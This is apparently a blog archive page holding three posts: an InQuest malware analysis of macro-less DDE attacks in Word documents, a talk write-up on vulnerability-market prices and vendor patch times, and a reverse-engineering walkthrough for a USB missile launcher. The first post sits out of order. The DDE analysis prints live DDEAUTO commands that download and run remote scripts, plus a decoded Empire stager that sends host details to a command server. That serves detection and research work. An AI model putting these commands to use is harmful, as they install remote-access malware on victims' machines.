Next, we pulled down the executable and uploaded it to Virus Total (first upload) fe72a6b6da83c779787b2102d0e2cfd45323ceab274924ff617eb623437c2669 (2/65 AV detection rate): Virus Total Results
This final .exe payload masquerades as an NVIDIA service. Here's a Joe Sandbox report:
Notice from the report that the sample communicates with beer-ranking.pl, a domain that was registered on 2017-10-14 with an address tied to nearly 600,000 other domains:
InQuest detects exploitation of these and other DDE attacks via our Deep File Inspection (DFI) stack and signature MC_Office_DDE_Command_Exec (event ID 5000728) released on October 10th, 2017. We're also big fans of Joe Sandbox. It's one of multiple active integrations within the InQuest platform. We additionally support VXStream, Cuckoo, and FireEye sandbox integrations. We're looking at adding support for VMRay analyzer next. Active integrations within InQuest are fed files that we carve off the wire. The integration is then given time to complete its analysis at which point the InQuest integration will retrieve the results and factor it into the final session threat score. For more information on other integrations we support, see www.InQuest.net.
To follow along the highlights of the conversation on Twitter, follow this moment:
IOCs
Originally published 2017-10-14 on the InQuest blog.
On October 9th 2017, SensePost researchers posted a technique demonstrating [macro-less command execution in Microsoft Office](https://sensepost.com/blog/2017/macro-less-code-exec-in-msword/) documents through Dynamic Data Exchange (DDE). While variations of this technique are known, the post shed light on the fact that Microsoft has no intent to address the matter, and that "exploit" creation is trivial.
We'll kick this blog off with a mitigation for the attack, toggle the following registry key:
```text
HKCU\Software\Microsoft\Office\XX.Y\Word\Options\DontUpdateLinks = REG_DWORD 0x01
```
Where "XX.Y" above maps to your version of Office. You can also reference the following [STIG finding V-17811](https://www.stigviewer.com/stig/microsoft_word_2007/2014-04-03/finding/V-17811).
For anyone interested in following the highlights of the conversation, we're maintaining the following Twitter "moment" to capture relevant references and conversation surrounding the issue, detection, hunting, payloads, and mitigations:
* [Microsoft Office DDE Macro-less Command Execution Vulnerability](https://twitter.com/i/moments/918126999738175489)
In anticipation of threat actors adopting this technique for their campaigns, we created the following Virus Total Intelligence (VTI) hunt rule to begin collecting in-the-wild samples:
* [https://github.com/InQuest/yara-rules/blob/master/Microsoft_Office_DDE_Command_Execution.rule](https://github.com/InQuest/yara-rules/blob/master/Microsoft_Office_DDE_Command_Execution.rule)
We've predominantly seen collected samples come in two forms:
* Microsoft DOCX format (Word 2007+)
* Microsoft Composite Document File (CDFv2) format
In the case of CDF format the DDEAUTO is visible plainly from the file, for example from the following sample [8630169ab9b4587382d4b9a6d17fd1033d69416996093b6c1a2ecca6b0c04184 (1/60 AV detection rate)](https://www.virustotal.com/en/file/8630169ab9b4587382d4b9a6d17fd1033d69416996093b6c1a2ecca6b0c04184/analysis/):
```text
... trimmed for brevity ...
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x13 DDEAUTO c:\\Windows\\System32\\cmd.exe "/k powershell.exe -w hidden -nop -ep bypass Start-BitsTransfer -Source "https://www.dropbox[.]com/s/or2llvdmli1bw4o/index.js?dl=1" -Destination "index.js" & start c:\\Windows\\System32\\cmd.exe /c cscript.exe index.js"\x14!Final de f\xF3rmula inesperado\x15\x0D\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
```
Incidentally, That payload pivots through cscript.exe to extract, decode, and execute [Zusy malware](https://www.trendmicro.com/vinfo/us/threat-encyclopedia/malware/tspy_zbot.zusy) from index.js.
In the case of DOCX format samples, you'll need to decompress the sample first. For an example of that, let's consider the following interesting sample that came up from our hunts:
[11a6422ab6da62d7aad4f39bed0580db9409f9606e4fa80890a76c7eabfb1c13 (9/60 AV detection rate)](https://www.virustotal.com/en/file/11a6422ab6da62d7aad4f39bed0580db9409f9606e4fa80890a76c7eabfb1c13/analysis/)
First we download the sample, confirm it's DOCX, then unzip:
```text
$ vt download 11a6422ab6da62d7aad4f39bed0580db9409f9606e4fa80890a76c7eabfb1c13
$ file 11a6422ab6da62d7aad4f39bed0580db9409f9606e4fa80890a76c7eabfb1c13 11a6422ab6da62d7aad4f39bed0580db9409f9606e4fa80890a76c7eabfb1c13: Microsoft Word 2007+
$ unzip -p 11a6422ab6da62d7aad4f39bed0580db9409f9606e4fa80890a76c7eabfb1c13 word/document.xml
[11a6422ab6da62d7aad4f39bed0580db9409f9606e4fa80890a76c7eabfb1c13]
End-of-central-directory signature not found. Either this file is not
a zipfile, or it constitutes one disk of a multi-part archive. In the
latter case the central directory and zipfile comment will be found on
the last disk(s) of this archive.
```
Note that generally you can use unzip to decompress these samples, but the malware author took an extra step here to evade detection; Microsoft parsers are famously forgiving. Look at some of the work from [Corkami](https://github.com/corkami/) or [Alex Sotirov's](https://twitter.com/alexsotirov) Tiny PE work, to get an idea of how flexible the PE parser is for example. We switch to using 7Zip, which works. Additionally, we use Sed to strip the XML to reveal the payload, which is hosted on Amazon AWS:
```text
$ 7z e -so 11a6422ab6da62d7aad4f39bed0580db9409f9606e4fa80890a76c7eabfb1c13 word/document.xml | sed 's/<[^>]*>//g'
DDEAUTO c:\\Windows\\System32\\cmd.exe "/k powershell.exe -NoP -sta -NonI -W Hidden $e=(New-Object System.Net.WebClient).DownloadString('http://ec2-54-158-67-5.compute-1.amazonaws.com/CCA/DDE2.ps1');powershell -e $e " !Unexpected End of Formula
```
Next we pull down the payload, which is base64 encoded. Note the usage of Internet Explorer 11 user-agent. Also note that the next payload is XOR encoded and the key for decoding it is "294aa01c70a8f958a016e582d0bd4ab9".
```powershell
$ wget http://ec2-54-158-67-5.compute-1.amazonaws.com/CCA/DDE2.ps1
$ cat DDE2.ps1 | base64 -D
[SystEM.NET.SerViCEPOiNTMaNaGer]::EXPeCt100COnTinue = 0;$wc=NEw-ObJecT SYstEm.NET.WEBCLIENT;$u='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko';[System.Net.ServicePointManager]::ServerCertificateValidationCallback = {$true};$wc.HEAdeRs.Add('User-Agent',$u);$wC.PROXY = [SySTeM.Net.WebREQueSt]::DEFAultWebPROxY;$wC.PrOxY.CrEDEntIAlS = [SYSteM.NEt.CRedEntialCaChe]::DeFaUlTNEtWorKCRedEnTIAlS;$K='294aa01c70a8f958a016e582d0bd4ab9';$I=0;[Char[]]$B=([cHar[]]($Wc.DoWNLoADSTring("https://23.239.28[.]30:443/index.asp")))|%{$_-BXOr$K[$i++%$k.LEnGtH]};IEX ($B-Join'')
```
The trail leads from HTTP on EC2 to HTTPS Linode, let's see what we have there. Note that the certificate isn't valid.
```text
$ wget https://23.239.28.30:443/index.asp --no-check-certificate
--2017-10-12 16:04:31-- https://23.239.28.30/index.asp
Connecting to 23.239.28.30:443... connected.
WARNING: cannot verify 23.239.28.30's certificate, issued by ‘CN=Let's Encrypt Authority X3,O=Let's Encrypt,C=US’:
Unable to locally verify the issuer's authority.
WARNING: certificate common name ‘web01.allcleardata.com’ doesn't match requested host name ‘23.239.28.30’.
HTTP request sent, awaiting response... 200 OK
Length: unspecified
Saving to: ‘index.asp’
2017-10-12 16:04:31 (67.4 MB/s) - ‘index.asp’ saved [2898]
```
The bytes in index.asp are XOR encoded, let's decode that with a python one-liner:
```powershell
$ python -c 'import itertools; print "".join(chr(ord(x) ^ ord(y)) for (x,y) in itertools.izip(open("index.asp", "rb").read(), itertools.cycle("294aa01c70a8f958a016e582d0bd4ab9")))'
FUnCTION StaRT-NEGotiAte{param($s,$SK,$UA="lol")Add-TYPE -aSSeMbLY SysTEM.SeCURITY;ADD-Type -AssEMBLY SyStem.CORE;$ErrorActionPreference = "SilentlyContinue";$e=[SySTEM.TeXT.EncODing]::ASCII;$AES=NEW-OBJECT SYsTEm.SecurITY.CrYPTogRApHy.AesCRyPtOSeRvIcEProviDer;$IV = [byTe] 0..255 | GEt-RaNdOM -cOUNT 16;$AES.Mode="CBC"; $AES.Key=$e.GetBytes($SK); $AES.IV = $IV;$CSP = NEw-ObJeCt SYstEm.SEcURiTy.CrYptogRapHy.CspParAmeteRs;$csp.FLAGs = $CSp.FLaGS -BOR [SysteM.SeCuriTy.CRYPtOGraPhY.CspPrOVIderFLAGs]::USeMAChinEKEyStORE;$Rs = NeW-OBjecT SYSteM.SEcuRiTY.CrYPtoGRaPhy.RSACRYptOSeRVICePROViDer -ARgumENtList 2048,$CsP;$rK=$rS.ToXMLSTRING($FAlSE);$r=1..16|ForEACH-OBjECt{GET-RAndom -MAX 26};$ID=('ABCDEFGHKLMNPRSTUVWXYZ123456789'[$r] -join '');$Ib=$E.GeTBYTes($RK);$eB=$IV+$AES.CREATeEncRYPTor().TrAnsFoRmFinalBlocK($IB,0,$Ib.LengTH);If(-nOT $Wc){$Wc=new-oBjECT SySTem.NET.WEBCLieNT;$wc.PrOXY = [SYSTem.NEt.WeBREQUEsT]::GeTSySteMWeBPROxY();$wc.ProXy.CREDentIaLS = [SYStem.NEt.CrEDenTiAlCacHe]::DEFAuLtCREdEnTIALS;}$wc.Headers.Add("User-Agent",$UA);$wc.Headers.Add("Cookie","SESSIONID=$ID");$raw=$wc.UploadData($s+"index.jsp","POST",$eb);$De=$e.GeTSTRING($rS.DeCRYPT($raw,$False));$epOCh=$DE[0..9] -joIn'';$key=$de[10..$De.Length] -JoiN '';$AES=New-ObjeCT System.SeCurItY.CRYPtOGRaPhy.AesCrYptOSerVicePRoviDEr;$IV = [bYtE] 0..255 | Get-RanDOM -cOUNt 16;$AES.Mode="CBC"; $AES.Key=$e.GetBytes($key); $AES.IV = $IV;$I=$S+'|'+[EnvIROnmENT]::UseRDOMAinNAMe+'|'+[ENViRONMEnT]::UsERNaMe+'|'+[EnVIRONMENt]::MACHineNAme;$p=(GWMi WIN32_NeTwoRkAdaptErCoNfIguRaTIoN|WHErE{$_.IPAddRESS}|SelECT -EXpAND IPAddRESs);$iP = @{$TruE=$p[0];$FALSe=$P}[$P.LengTh -Lt 6];if(!$Ip -or $IP.triM() -eq '') {$Ip='0.0.0.0'};$i+="|$ip";$I+='|'+(Get-WmiOBject Win32_OPerATIngSySTEm).Name.spLit('|')[0];if(([Environment]::UserName).ToLower() -eq "system"){$i+='|True'}else {$i += "|" +([Security.Principal.WindowsPrincipal] [Security.Principal.WindowsIdentity]::GetCurrent()).IsInRole([Security.Principal.WindowsBuiltInRole] "Administrator")}$N=[System.DiaGNostiCS.ProCEss]::GETCUrrEnTPrOceSS();$I+='|'+$n.PROCessName+'|'+$N.Id;$I += '|' + $PSVERSiONTaBLE.PSVerSIon.MaJOR;$ib2=$E.GeTbYtEs($I);$eB2=$IV+$AES.CREatEENCRYpTor().TransFOrmFinAlBloCK($ib2,0,$Ib2.LengTH);$wc.Headers.Add("User-Agent",$UA);$raw=$wc.UploadData($s+"index.php","POST",$eb2);$AES=NEw-ObjEct SYstem.SecuritY.CrYpTOGraPHY.AEsCrypToSErViCePROViDER;$AES.Mode="CBC";$IV = $raw[0..15];$AES.KEY=$e.GETByTES($KEy);$AES.IV = $IV;IEX $([SysTeM.TExT.ENcODINg]::ASCII.GeTStrinG( $($AES.CREAtEDECryPtoR().TRAnSFoRmFiNALBloCK($RAW[16..$RAW.LEngtH],0,$rAw.LENGtH-16))));$AES=$NUlL;$S2=$NULL;$wc=$NULl;$Eb2=$NULl;$raw=$nuLl;$IV=$NulL;$wc=$NulL;$i=$nulL;$iB2=$nUlL;[GC]::COlLECt();Invoke-Empire -Servers @(($s -split "/")[0..2] -join "/") -SessionKey $key -SessionID $ID -Epoch $epoch;} Start-Negotiate -s "https://23.239.28[.]30:443/"; -SK '294aa01c70a8f958a016e582d0bd4ab9' -UA $u;
```
Looks like the final payload is [Empire](https://github.com/EmpireProject/Empire) which, when executed, will post back to that same Linode server. InQuest detects exploitation of these and other DDE attacks via our Deep File Inspection (DFI) stack and signature MC_Office_DDE_Command_Exec (event ID 5000728) released on October 10th, 2017. Our DFI stack is what's responsible for peeling away the variety of layers typically present in malicious content. The process is recursive and a variety of techniques are applied in parallel to expose all embedded layers. For more information about DFI, see [www.InQuest.net](http://www.inquest.net) or reach out to us directly.
# IOCs
* 23.239.28[.]30
* 54.158.67[.]5
* ec2-54-158-67-5.compute-1.amazonaws[.]com
Originally published 2017-10-13 on the InQuest blog.
I will seemingly never get around to updating this page. In the meanwhile if anyone is curious what I'm up to, this is it:
- InQuest protects your users from the myriad of attacks of today and the evolving threats of tomorrow.
- InQuest Labs open/free data portal for malware researchers.
At some point I'll get around to updating this page. In the meanwhile if anyone is curious what I'm up to, this is it:
Recently I presented a talk titled "Mostrame la Guita!" (regional Spanish for "show me the money") at Ekoparty in Buenos Aires, Argentina. The purpose of the talk was to provide transparency into the world of vulnerability markets and for the first time expose the inner workings, statistics and some anecdotal stories behind the TippingPoint Zero Day Initiative (ZDI) to the public. As far as I know, the only other available resource on the matter of markets and pricing is Charlie Miller's 2007 paper "The Legitimate Vulnerability Market". The information presented was garnered through public resources, numerous interviews and my own personal experiences in the marketplace from 2002 to present day.
The talk was well received and there was a lot of interest from various parties in getting their hands on the slides. Along side the release of my presentation I prepared this blog entry as the slides are terse and contain some eye charts that, without having heard the talk, could be easily misinterpreted. The slides were presented through Google docs and are now available at:
Mostrame la Guita! Adventures in Buying Vulnerabilities
Please read on for notes on specific slides of interest. If you have any questions or comments feel free to post them as a comment here or contact me directly via e-mail.
Market Prices
For the purposes of my talk I broke the market down into four categories:
- Vendor market: bug bounties offered by Mozilla and Ghostscript for example.
- "White" market: purchase programs where the researcher knows where the information they are selling is going to end up. This includes the TippingPoint ZDI and iDEFENSE VCP who both disclose all purchases to the affected vendor.
- "Grey" market: programs where the final destination of the information sold is unclear. This includes direct / indirect sales to the government as well as some word of mouth programs.
- "Black" market: sales to the "bad" guys.
Vendor bug bounties generally fetch less than $1,000 USD per security exposure, for the rest of the markets:

[full slide]
The wide range of pricing has led many to claim that there is no fair market value for vulnerability research. I disagree and stated so in my talk. The reasoning behind my logic is that you get what you are willing to give. The individual markets offer different pricing but also demand different requirements.
On the white market, and specifically at the ZDI for example we don't need nor do we ask for exploit code. If you can point out a bug we'll take it from there. In fact, frequently we receive very limited crash reports through the ZDI that require significant effort to dissect thoroughly. The white market also offers credit for your discovery and the guarantee that the reported issue will be forwarded to the affected vendor and disclosed in a responsible fashion.
On the grey and black markets credit is completely out of the question. You are selling the rights to your information and expected to never talk about it again. The vendor will not be contacted. Crash reports will not be entertained and nor will buggy or basic proof-of-concept exploit code. Exploits must be polished and weaponized. This is a drastic departure from the white market and many researchers are not comfortable operating in it.
Acquired Research Statistics
Since the launch of the Zero Day Initiative in August of 2005 we have signed up over 1,000 researchers and received almost 1,900 vulnerability reports between them. We only accept critical issues affecting top enterprise software and out of the the bugs we have seen we have purchased over 500 (about 30%) at an average of about 10 a month. That's a lot of bugs. The table presented in the following slide outlines purchase statistics for our most prominent vendors:

[full slide]
The first numeric column shows how many vulnerability purchases we have made which affects the captioned vendor. Microsoft accounts for the largest number, 133, that's 33 Microsoft critical issues we are responsible for disclosing on average per year. The next column shows what our accept ratio is for that specific vendor, recall that our overall is roughly 30%. The final column shows how much of our total ZDI budget was spent securing that specific vendor. As Microsoft accounts for most of our purchases it is no surprise that they account for most of our expenditure as well, 30%. Apple comes in at a distance second accounting for 8% of our total budget.
Vendor Patch Time Statistics
For each of our most prominent vendors we queried and charted their average time to patch per reported year. Let me explain this more clearly with an example. Between all the bugs we reported to Apple in 2006 their averaged time to patch was 166 days. If we reported a bug to Apple in December of 2006 and it wasn't patched until December of 2008 that 2-year patch time was averaged into 2006. For each year the longest and shortest patch times are highlighted in red and green appropriately. Through this measurement Mozilla comes out on top pretty much across the board:

[ full slide ]
We averaged the individual per year columns into the overall column which places Mozilla at the top with the quickest average patch time of 48 days and Symantec trailing the pack at 307 days. One thing to keep in mind however is that these numbers do not include the currently outstanding issues, which brings us to the next and final column.
The upcoming column displays the average number of days that all issues reported to the vendor have been outstanding for. Up to date listings of all our outstanding TippingPoint and ZDI discoveries are available at:
This column requires a bit of a caveat as well as the results get skewed with recent bundles of disclosures. For example, we recently disclosed a number of issues to Hewlett-Packard and this brings down their average outstanding patch time.
Longest Patch Times
We have sliced our vendor data subjectively, by patch time and by days outstanding. The final view I offered the audience is a listing of the top 10 most outstanding bugs:

[ full slide ]
Entries with a + (plus) sign indicate that the issue is still outstanding, otherwise it has been patched. Note that although our recent disclosures to Hewlett-Packard improved their average in the previous slides upcoming column, they hold the title for the top two longest patch times... and counting.
Holding the 3rd and 4th place positions is Microsoft with two issues that affect their Office Web Components (OWC) and along with another OWC issue have all been recently patched in MS09-043 (ZDI-09-054, ZDI-09-055, ZDI-09-056). The two and a half year time to patch triggered some media attention but as I mentioned earlier, patching is not a trivial process in some cases. I verbally covered this matter in my "Behind the Hype" slide stating that the cause for delay on Microsoft's behalf was legitimate and not due to any underlying disorganization.
The presented data was our first unveiling of a vendor "report card". Within the next month or so we intend on creating a permanent home on the ZDI website with all these statistics and more. So check back at www.zerodayinitiative.com and let us know if there is anything in specific that you would like to see.
-pedram
Originally published 2009-10-29 on the TippingPoint DVLabs blog.
I watch Woot on pretty much a daily basis and as a result I frequently end up purchasing toys that I really don't need. Most recently I picked up this silly pair of USB Missile Launchers for just under 40$ shipped:

I finally found some free time yesterday to open up the package and plug them in. The hardware is coupled with a simple GUI controller written in Delphi (MissileLauncher.exe) and a USB Human Interface Device (HID) interface written in C++ (USBHID.dll). The toys lost their allure within minutes of harassing my team with a barrage of soft missile shots. That same night I thought I would be able to extend the fun factor by coding up a programmatic interface to the launchers in Python. This blog is about that process.
It's obvious that the bundled DLL is the glue between the GUI and the USB interface. Throwing USBHID.dll into the IDA Pro Disassembler and examining the exports reveals 7 entries, the most interesting sounding of which is OpenHID(). Examining the imports shows dependencies on the Microsoft system DLLs HID.dll and SetupAPI.dll. USBHID.dll is basically a simplified wrapper on top of the Microsoft API. The next step is to take a look at how it is referenced from the GUI. Loading MissileLauncher.exe into IDA and examining the imports unfortunately shows no reference to USBHID.dll. The library and function pointers must be resolved dynamically via LoadLibrary() and GetProcAddress(). Time to examine some cross-references. Hit 'Shift-F12' to pull up the strings window then 'Alt+t' to search for USBHID.dll, enter to follow and you find:
.data:0048790C LibFileName db 'USBHID.dll',0
Hit 'x' to pull up the cross-references to the string and you come across the following snippet of code:
.text:00403830 030     xor edx, edx
.text:00403832 030     mov dword_48E510, edx
.text:00403838 030     mov ecx, [ebp+table]
.text:0040383B 030     mov dword ptr [ecx+74h], 0FFFFFFFFh
.text:00403842 030     push offset LibFileName      ; "USBHID.dll"
.text:00403847 034     call LoadLibraryA
.text:0040384C 030     mov dword_48E514, eax
.text:00403851 030     cmp dword_48E514, 0
.text:00403858 030     jz  short loc_40386F
.text:0040385A 030     push offset ProcName         ; "OpenHID"
.text:0040385F 034     push dword_48E514            ; hModule
.text:00403865 038     call GetProcAddress
.text:0040386A 030     mov dword_48E510, eax
So we have EDX=0 at the top, moved into a global DWORD variable @48E510. Next we see the address of our string being pushed to LoadLibrary() and subsequently the return value transferred from EAX into a global DWORD variable @48E514, this is the handle to the loaded DLL. An error check is made to ensure the library exists then the resolved handle and the string "OpenHID", the relevant function to resolve, is pushed to GetProcAddress(). The resolved function pointer is transferred from EAX into a global DWORD variable @48E510. We can press 'n' on both of these global variables to rename them to say 'h_USBHID' and 'OpenHID' respectively. Now let's find out where OpenHID is called from, again examine cross-references by hitting 'x' when the cursor is on top of 'OpenHID'. There are 4 references. Two references from the above snippet which are assigning the variable and two CALL references from the function @00403B64. Here is the first:
.text:00403B64 000     push ebp
.text:00403B65 004     mov ebp, esp
.text:00403B67 004     mov eax, [ebp+arg_0]
.text:00403B6A 004     cmp dword ptr [eax+74h], 0FFFFFFFFh
.text:00403B6E 004     jnz short loc_403B88
.text:00403B70 004     push 1
.text:00403B72 008     push 701h
.text:00403B77 00C     push 0A81h
.text:00403B7C 010     call OpenHID
.text:00403B82 004     mov edx, [ebp+arg_0]
.text:00403B85 004     mov [edx+74h], eax
.text:00403B88
.text:00403B88     loc_403B88:
OpenHID() takes three arguments and is being called here like so:
if (eax74 == 0x0FFFFFFFF)
{
    eax74 = OpenHID(0x0A81, 0x0701, 1);
}
The first argument is the HID Vendor ID (VID), 0x0A81. The second argument is the HID Product ID (PID), 0x0701. The code here opens a handle to the USB Missile Launcher HID if it hasn't already been done. Just a few lines later in the deadlisting we see a WriteFile() operation on the opened handle:
.text:00403B88 004     mov ecx, [ebp+arg_0]
.text:00403B8B 004     mov byte ptr [ecx+46h], 0
.text:00403B8F 004     mov eax, [ebp+arg_0]
.text:00403B92 004     mov edx, [eax+68h]
.text:00403B95 004     or  byte ptr [edx], 40h
.text:00403B98 004     push 0                       ; lpOverlapped
.text:00403B9A 008     mov ecx, [ebp+arg_0]
.text:00403B9D 008     add ecx, 6Ch
.text:00403BA0 008     push ecx                     ; lpNumberOfBytesWritten
.text:00403BA1 00C     push 2                       ; nNumberOfBytesToWrite
.text:00403BA3 010     mov eax, [ebp+arg_0]
.text:00403BA6 010     add eax, 45h
.text:00403BA9 010     push eax                     ; lpBuffer
.text:00403BAA 014     mov edx, [ebp+arg_0]
.text:00403BAD 014     push dword ptr [edx+74h]     ; hFile
.text:00403BB0 018     call WriteFile
The function we are examining takes a single argument, which is a pointer to a structure which contains the data to be written at offset 0x45. The length of the data is 2, the value of the nNumberOfBytesToWrite argument to WriteFile(). At this point we know that we can easily open a handle to the USB Missile Launcher via USBHID.OpenHID() and then we can use WriteFile() to write data to it and likely ReadFile() to read data back. The next step is to figure out the protocol and there are a number of ways we can go about doing this. One method is to use USB sniffing software such as SniffUSB. Here is a screenshot of SniffUSB in action:

Note that in this screenshot I've already installed the filter control on the HID specific to the USB Missile Launcher. The red arrows highlight the VID/PID values we found earlier within MissileLauncher.exe from the call to OpenHID(). Another way to determine which VID/PID combination maps to the specific HID you are looking for is to unplug the device, hit refresh, then plug it back, hit refresh and see what new row pops up. Once the filter control is installed on your target HID, you must unplug/replug to activate it then you can start interacting with the MissileLauncher.exe GUI and examine the data going across from the UsbSnoop.log file in your Windows directory.
I took a different approach. I decided to 'sniff' the protocol via debugger hooks on ReadFile() / WriteFile(). Load MissileLauncher.exe into OllyDbg and hit F9 to let the program run and the GUI start. Once the GUI is running pull up the modules list with 'Alt-e', select kernel32 and hit 'Ctrl-n' to pull up its list of contained names. Start typing out "writefile" to pull up the appropriate entry then hit 'Shift-F4' to set a condition log breakpoint. A dialogue box appears, for the row labeled "Log function arguments", select the "Always" column radio control. This is a pretty neat feature of OllyDbg by the way, it won't work for any API, just the ones OllyDbg knows about. Repeat the process for "readfile". Hit 'Alt+l' to bring up the log window then hit a button in the MissileLauncher.exe GUI and you should receive log output resembling the following:
7C810E17   CALL to WriteFile from MissileL.00403BB0
             hFile = 000001A8 (window)
             Buffer = 00B6395D
             nBytesToWrite = 2
             pBytesWritten = 00B63984
             pOverlapped = NULL
7C810E17   CALL to WriteFile from MissileL.00404248
             hFile = 000001A8 (window)
             Buffer = 00B6395D
             nBytesToWrite = 2
             pBytesWritten = 00B63984
             pOverlapped = NULL
7C801812   CALL to ReadFile from MissileL.00404265
             hFile = 000001A8 (window)
             Buffer = 00B63954
             BytesToRead = 2
             pBytesRead = 00B63984
             pOverlapped = NULL
7C810E17   CALL to WriteFile from MissileL.004042D0
             hFile = 000001A8 (window)
             Buffer = 00B6395D
             nBytesToWrite = 2
             pBytesWritten = 00B63984
             pOverlapped = NULL
7C810E17   CALL to WriteFile from MissileL.00404316
             hFile = 000001A8 (window)
             Buffer = 00B6395D
             nBytesToWrite = 2
             pBytesWritten = 00B63984
             pOverlapped = NULL
7C801812   CALL to ReadFile from MissileL.0040433A
             hFile = 000001A8 (window)
             Buffer = 00B63954
             BytesToRead = 2
             pBytesRead = 00B63984
             pOverlapped = NULL
7C810E17   CALL to WriteFile from MissileL.00404357
             hFile = 000001A8 (window)
             Buffer = 00B6395D
             nBytesToWrite = 2
             pBytesWritten = 00B63984
             pOverlapped = NULL
7C801812   CALL to ReadFile from MissileL.00404374
             hFile = 000001A8 (window)
             Buffer = 00B63954
             BytesToRead = 2
             pBytesRead = 00B63984
             pOverlapped = NULL
7C810E17   CALL to WriteFile from MissileL.0040453F
             hFile = 000001A8 (window)
             Buffer = 00B6395D
             nBytesToWrite = 2
             pBytesWritten = 00B63984
             pOverlapped = NULL
Let's take this one step further and extract the 2-byte data value being written to the HID handle by extending the conditional log breakpoint on WriteFile. Press 'Alt+b' to bring up the breakpoints window, next drag out the 'Address' column with the mouse to reveal the DLL and API names in addition to the address (there is a lot of "hidden" data like this in various OllyDbg columns). Right click the breakpoint for WriteFile and select "Edit condition", the dialogue from earlier should pop back up. In the second row, for explanation put something like "buffer" and for expression enter "word ptr [[esp+8]]", this will dereference and display the 2-bytes being written from the second argument of WriteFile(). Next for the row that reads "Log value of expression", select the "Always" column radio control. Now when we interact with the MissileLauncher.exe GUI we should get log entries like this in addition to the ReadFile() / WriteFile() call / argument logs:
7C810E17     COND: buffer = 4000
7C810E17     COND: buffer = 4000
7C810E17     COND: buffer = 0800
7C810E17     COND: buffer = 4000
7C810E17     COND: buffer = 4000
7C810E17     COND: buffer = 2000
There are two steps left for decoding the protocol now. One we have to hit each button in the MissileLauncher.exe GUI and take note of the data being written to the HID handle and two, we have to pay attention to the order of reads and writes on the handle and mimick it in our own program. Running through these steps we can conclude the following protocol (from my finished Python script, to be linked later):
self.cmd_map    = \
{
    "down"  : 0x01,
    "up"    : 0x02,
    "left"  : 0x04,
    "right" : 0x08,
    "fire"  : 0x10,
    "stop"  : 0x20,
    "start" : 0x40,
}
The 'start' and 'stop' commands are control codes for putting the device into and out of action. Taking note of the read / write order we conclude the following general pattern:
- write(start)
- read()
- write(command)
- loop write(start) / read() while we want command to execute
- write(stop)
No we're ready to start coding some Python. We'll rely on the ctypes library to call USBHID.OpenHID(), kernel32.ReadFile() and kernel32.WriteFile(). The kernel32 routines are exposed through ctypes.windll, for OpenHID() we can load the library and call the function like so:
self.hid        = ctypes.WinDLL(r"C:\Program Files\USB Missile Launcher\usbhid.dll")
self.launcher   = self.hid.OpenHID(0x0a81, 0x701, 1)
